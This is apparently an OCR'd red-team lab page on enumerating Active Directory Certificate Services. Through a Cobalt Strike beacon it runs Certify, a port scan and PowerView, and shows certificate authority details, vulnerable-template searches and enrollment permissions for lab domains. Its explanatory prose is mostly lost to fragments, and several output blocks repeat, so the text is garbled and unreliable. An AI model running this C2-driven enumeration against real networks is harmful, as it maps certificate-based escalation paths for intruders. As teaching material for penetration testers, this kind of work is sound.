ADCS

ADCS ADCS ADCS Active Directory Microsoft PKI Ac

https://github.com/GhostPack/Certify ADCS) ADCS) Certify (

CA

certify.exe cas CA

```
certify.exe cas
```

Linux **pip3 install certipy-ad** Certify Linux Certipy

```
root@ts:/opt/framework/cobaltstrike4.3# pip3 install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-4.4.0-py3-none-any.whl (127 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 127.5/127.5 kB 13.4 MB/s eta 0:00:00
Requirement already satisfied: requests in /usr/local/lib/python3.8/dist-packages (from certipy-ad) (2.28.2
)
Collecting requests-ntlm
  Downloading requests_ntlm-1.2.0-py3-none-any.whl (6.0 kB)
Requirement already satisfied: impacket in /usr/local/lib/python3.8/dist-packages (from certipy-ad) (0.10.0
)
Requirement already satisfied: dnspython in /usr/local/lib/python3.8/dist-packages (from certipy-ad) (2.3.0
)
Requirement already satisfied: ldap3 in /usr/local/lib/python3.8/dist-packages (from certipy-ad) (2.9.1)
Requirement already satisfied: pyasn1==0.4.8 in /usr/local/lib/python3.8/dist-packages (from certipy-ad) (0
.4.8)
Collecting cryptography>=37.0
  Downloading cryptography-40.0.1-cp36-abi3-manylinux_2_28_x86_64.whl (3.7 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 3.7/3.7 MB 43.4 MB/s eta 0:00:00
Collecting asn1crypto
  Downloading asn1crypto-1.5.1-py2.py3-none-any.whl (105 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 105.0/105.0 kB 15.3 MB/s eta 0:00:00
Collecting pyopenssl>=22.0.0
  Downloading pyOpenSSL-23.1.1-py3-none-any.whl (57 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 57.9/57.9 kB 7.5 MB/s eta 0:00:00
Collecting dsinternals
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 174.2/174.2 kB 20.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
```

white-bird ADCS CA

```
beacon> execute-assembly certify.exe cas
[*] Tasked beacon to run .NET program: certify.exe cas
[+] host called home, sent: 279101 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=white-bird,DC=local'


[*] Root CAs



[*] NTAuthCertificates - Certificates that enable authentication:


[!] Unhandled Certify exception:

System.DirectoryServices.DirectoryServicesCOMException (0x80072030): There is no such object on the server.
```


PROD RAVEN-MED

```
beacon> execute-assembly certify.exe cas /domain:raven-medicine.local
[*] Tasked beacon to run .NET program: certify.exe cas /domain:raven-medicine.local
[+] host called home, sent: 279159 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities

[+] received output:

[!] Unhandled Certify exception:

System.Runtime.InteropServices.COMException (0x8007203A): The server is not operational.

   at System.DirectoryServices.DirectoryEntry.Bind(Boolean throwIfFail)
   at System.DirectoryServices.DirectoryEntry.Bind()
   at System.DirectoryServices.DirectoryEntry.get_AdsObject()
   at System.DirectoryServices.PropertyValueCollection.PopulateList()
   at System.DirectoryServices.PropertyValueCollection..ctor(DirectoryEntry entry, String propertyName)
   at System.DirectoryServices.PropertyCollection.get_Item(String propertyName)
   at Certify.Lib.LdapOperations.GetConfigurationPath()
   at Certify.Commands.CAs.Execute(Dictionary`2 arguments)
   at Certify.CommandCollection.ExecuteCommand(String commandName, Dictionary`2 arguments)
   at Certify.Program.MainExecute(String commandName, Dictionary`2 parsedArgs)
```

med-factory **172.16.1.32 Cert01 80** HTTP

```
beacon> portscan 172.16.1.1/24 80
[*] Tasked beacon to scan ports 80 on 172.16.1.1/24
[+] host called home, sent: 93297 bytes
[+] received output:
(ICMP) Target '172.16.1.1' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.2' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.13' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.14' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.21' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.31' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.32' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.11' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.12' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.41' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.42' is alive. [read 8 bytes]

[+] received output:
(ICMP) Target '172.16.1.52' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.51' is alive. [read 8 bytes]
(ICMP) Target '172.16.1.53' is alive. [read 8 bytes]

[+] received output:
(ICMP) Target '172.16.1.255' is alive. [read 8 bytes]

[+] received output:
172.16.1.52:80
172.16.1.12:80
172.16.1.32:80
172.16.1.31:80
172.16.1.1:80

[+] received output:
Scanner module is complete
```

certsrv **Cert01** ADCS Med-factory ADCS



RAVEN-MED Med-factory RAVEN-MED Med-factory ADCS PROD

Alice med-factory.local CA

```
beacon> execute-assembly certify.exe cas /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe cas /domain:med-factory.local
[+] host called home, sent: 279141 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0


[+] received output:
[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'


[*] Root CAs


[+] received output:
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local



[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
```

```
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : med-factory-CERT01-CA
    DNS Hostname                  : cert01.med-factory.local
    FullName                      : cert01.med-factory.local\med-factory-CERT01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local
    UserSpecifiedSAN              : Could not connect to the HKLM hive - The network path was
not found.

    CA Permissions                :
[X] Could not connect to the HKLM hive - The network path was not found.



[+] received output:
    Enabled Certificate Templates:
        ClientAuth
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator
```

```
beacon> execute-assembly certify.exe cas /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe cas /domain:med-factory.local
[+] host called home, sent: 279141 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0


[+] received output:
[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'


[*] Root CAs


[+] received output:
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
```

```
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local
    UserSpecifiedSAN              : Could not connect to the HKLM hive - The network path was not found.

    CA Permissions                :
[X] Could not connect to the HKLM hive - The network path was not found.



[+] received output:
    Enabled Certificate Templates:
        ClientAuth
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator
```

CA

certify Certify

```
certify.exe find /vulnerable
```

Vuln1 Vuln2 Certify

```
beacon> execute-assembly certify.exe find /vulnerable /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe find /vulnerable /domain:med-factory.local
[+] host called home, sent: 279167 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'

[*] Listing info about the Enterprise CA 'med-factory-CERT01-CA'

    Enterprise CA Name            : med-factory-CERT01-CA
    DNS Hostname                  : cert01.med-factory.local
    FullName                      : cert01.med-factory.local\med-factory-CERT01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local

[+] received output:
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
```

```
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                          Principal

      Allow  Enroll                                          NT AUTHORITY\Authenticated UsersS-1-5-
11
      Allow  ManageCA, ManageCertificates                    BUILTIN\Administrators        S-1-5-
32-544
      Allow  ManageCA, ManageCertificates                    <UNKNOWN>                     S-1-5-
21-2207869169-3133627043-1838267575-512
      Allow  ManageCA, ManageCertificates                    <UNKNOWN>                     S-1-5-
21-2207869169-3133627043-1838267575-519
    Enrollment Agent Restrictions :  None

[+] received output:

[!] Vulnerable certificate templates that exist but an Enterprise CA does not publish:

    Vuln1


[+] No Vulnerable Certificates Templates found!
```

```
beacon> execute-assembly certify.exe find /vulnerable /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe find /vulnerable /domain:med-factory.local
[+] host called home, sent: 279167 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'

[*] Listing info about the Enterprise CA 'med-factory-CERT01-CA'

    Enterprise CA Name            : med-factory-CERT01-CA
    DNS Hostname                  : cert01.med-factory.local
    FullName                      : cert01.med-factory.local\med-factory-CERT01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local
```

```
[+] received output:
    UserSpecifiedSAN            : Disabled
    CA Permissions              :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                 Principal

      Allow  Enroll                                 NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates           BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates           <UNKNOWN>                     S-1-5-21-2207869169-3133627043-1838267575-512
      Allow  ManageCA, ManageCertificates           <UNKNOWN>                     S-1-5-21-2207869169-3133627043-1838267575-519
    Enrollment Agent Restrictions : None

[+] received output:

[!] Vulnerable certificate templates that exist but an Enterprise CA does not publish:

    Vuln1


[+] No Vulnerable Certificates Templates found!
```

SID

```
Convert-sidtoName <SID>
```

```
beacon> powershell-import powerview.ps1
[*] Tasked beacon to import: /opt/framework/cobaltstrike4.3/powerview.ps1
[+] host called home, sent: 143784 bytes
beacon> powershell convert-sidtoname S-1-5-21-2207869169-3133627043-1838267575-498 domain med-factory.local
[*] Tasked beacon to run: convert-sidtoname S-1-5-21-2207869169-3133627043-1838267575-498 domain med-factory.local
[+] host called home, sent: 505 bytes
[+] received output:
#< CLIXML
MED-FACTORY\Enterprise Read-only Domain Controllers
```

```
certify.exe find /clientauth /ca: [ca]
```

```
beacon> execute-assembly certify.exe find /clientauth /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe find /clientauth /domain:med-factory.local
[+] host called home, sent: 279167 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'

[*] Listing info about the Enterprise CA 'med-factory-CERT01-CA'

    Enterprise CA Name            : med-factory-CERT01-CA
    DNS Hostname                  : cert01.med-factory.local
    FullName                      : cert01.med-factory.local\med-factory-CERT01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
    Cert Serial                   : 41D46C07284C818C44EDFA659A7148BD
    Cert Start Date               : 1/20/2023 8:45:25 PM
    Cert End Date                 : 1/20/2028 8:55:25 PM
    Cert Chain                    : CN=med-factory-CERT01-CA,DC=med-factory,DC=local
```

```
    UserSpecifiedSAN             : Disabled
    CA Permissions               :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-
11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-
32-544
      Allow  ManageCA, ManageCertificates               <UNKNOWN>                     S-1-5-
21-2207869169-3133627043-1838267575-512
      Allow  ManageCA, ManageCertificates               <UNKNOWN>                     S-1-5-
21-2207869169-3133627043-1838267575-519
    Enrollment Agent Restrictions : None
Enabled certificate templates capable of client authentication:

.............

    CA Name                               : cert01.med-factory.local\med-factory-CERT01-CA
    Template Name                         : DomainControllerAuthentication
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_DNS
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Server Authentication,
Smart Card Logon
    mspki-certificate-application-policy  : Client Authentication, Server Authentication,
Smart Card Logon
    Permissions
      Enrollment Permissions
        Enrollment Rights           : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-498
                                      <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-512
                                      <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-516
                                      <UNKNOWN>                     S-1-5-21-2207869169-
```

```
3133627043-1838267575-519
                                     NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
        AutoEnrollment Rights       : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-498
                                     <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-516
                                     NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
      Object Control Permissions
        Owner                       : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteOwner Principals       : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-512
                                     <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteDacl Principals        : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-512
                                     <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteProperty Principals    : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-512
                                     <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-519

    CA Name                             : cert01.med-factory.local\med-factory-CERT01-CA
    Template Name                       : KerberosAuthentication
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    msPKI-Certificate-Name-Flag         : SUBJECT_ALT_REQUIRE_DOMAIN_DNS,
SUBJECT_ALT_REQUIRE_DNS
    mspki-enrollment-flag               : AUTO_ENROLLMENT
    Authorized Signatures Required      : 0
    pkiextendedkeyusage                 : Client Authentication, KDC Authentication, Server
Authentication, Smart Card Logon
    mspki-certificate-application-policy  : Client Authentication, KDC Authentication, Server
Authentication, Smart Card Logon
    Permissions
      Enrollment Permissions
        Enrollment Rights           : <UNKNOWN>                     S-1-5-21-2207869169-
3133627043-1838267575-498
```


```
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-512
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-516
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-519
                                    NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
        AutoEnrollment Rights       : <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-498
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-516
                                    NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
      Object Control Permissions
        Owner                       : <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteOwner Principals       : <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-512
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteDacl Principals        : <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-512
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-519
        WriteProperty Principals    : <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-512
                                    <UNKNOWN>                    S-1-5-21-2207869169-
3133627043-1838267575-519



Certify completed in 00:00:00.8096505
```

```
beacon> execute-assembly certify.exe find /clientauth /domain:med-factory.local
[*] Tasked beacon to run .NET program: certify.exe find /clientauth /domain:med-factory.local
[+] host called home, sent: 279167 bytes
[+] received output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=med-factory,DC=local'

[*] Listing info about the Enterprise CA 'med-factory-CERT01-CA'

    Enterprise CA Name            : med-factory-CERT01-CA
    DNS Hostname                  : cert01.med-factory.local
    FullName                      : cert01.med-factory.local\med-factory-CERT01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=med-factory-CERT01-CA, DC=med-factory, DC=local
    Cert Thumbprint               : E68CB2ADB9E53C169D1D6740D3F96E064AD62B0E
```

```
    Template Name                         : KerberosAuthentication
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
    mspki-certificate-application-policy  : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
    Permissions
      Enrollment Permissions
        Enrollment Rights           : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-498
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-512
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-516
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-519
                                      NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
        AutoEnrollment Rights       : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-498
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-516
                                      NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
      Object Control Permissions
        Owner                       : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-519
        WriteOwner Principals       : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-512
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-519
        WriteDacl Principals        : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-512
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-519
        WriteProperty Principals    : <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-512
                                      <UNKNOWN>                    S-1-5-21-2207869169-3133627043-1838267575-519



Certify completed in 00:00:00.8096505
```

ADCS

http(s)://<CA>/certsrv



Revision #5
Created 5 September 2022 03:05:05 by
Updated 31 March 2023 13:30:51 by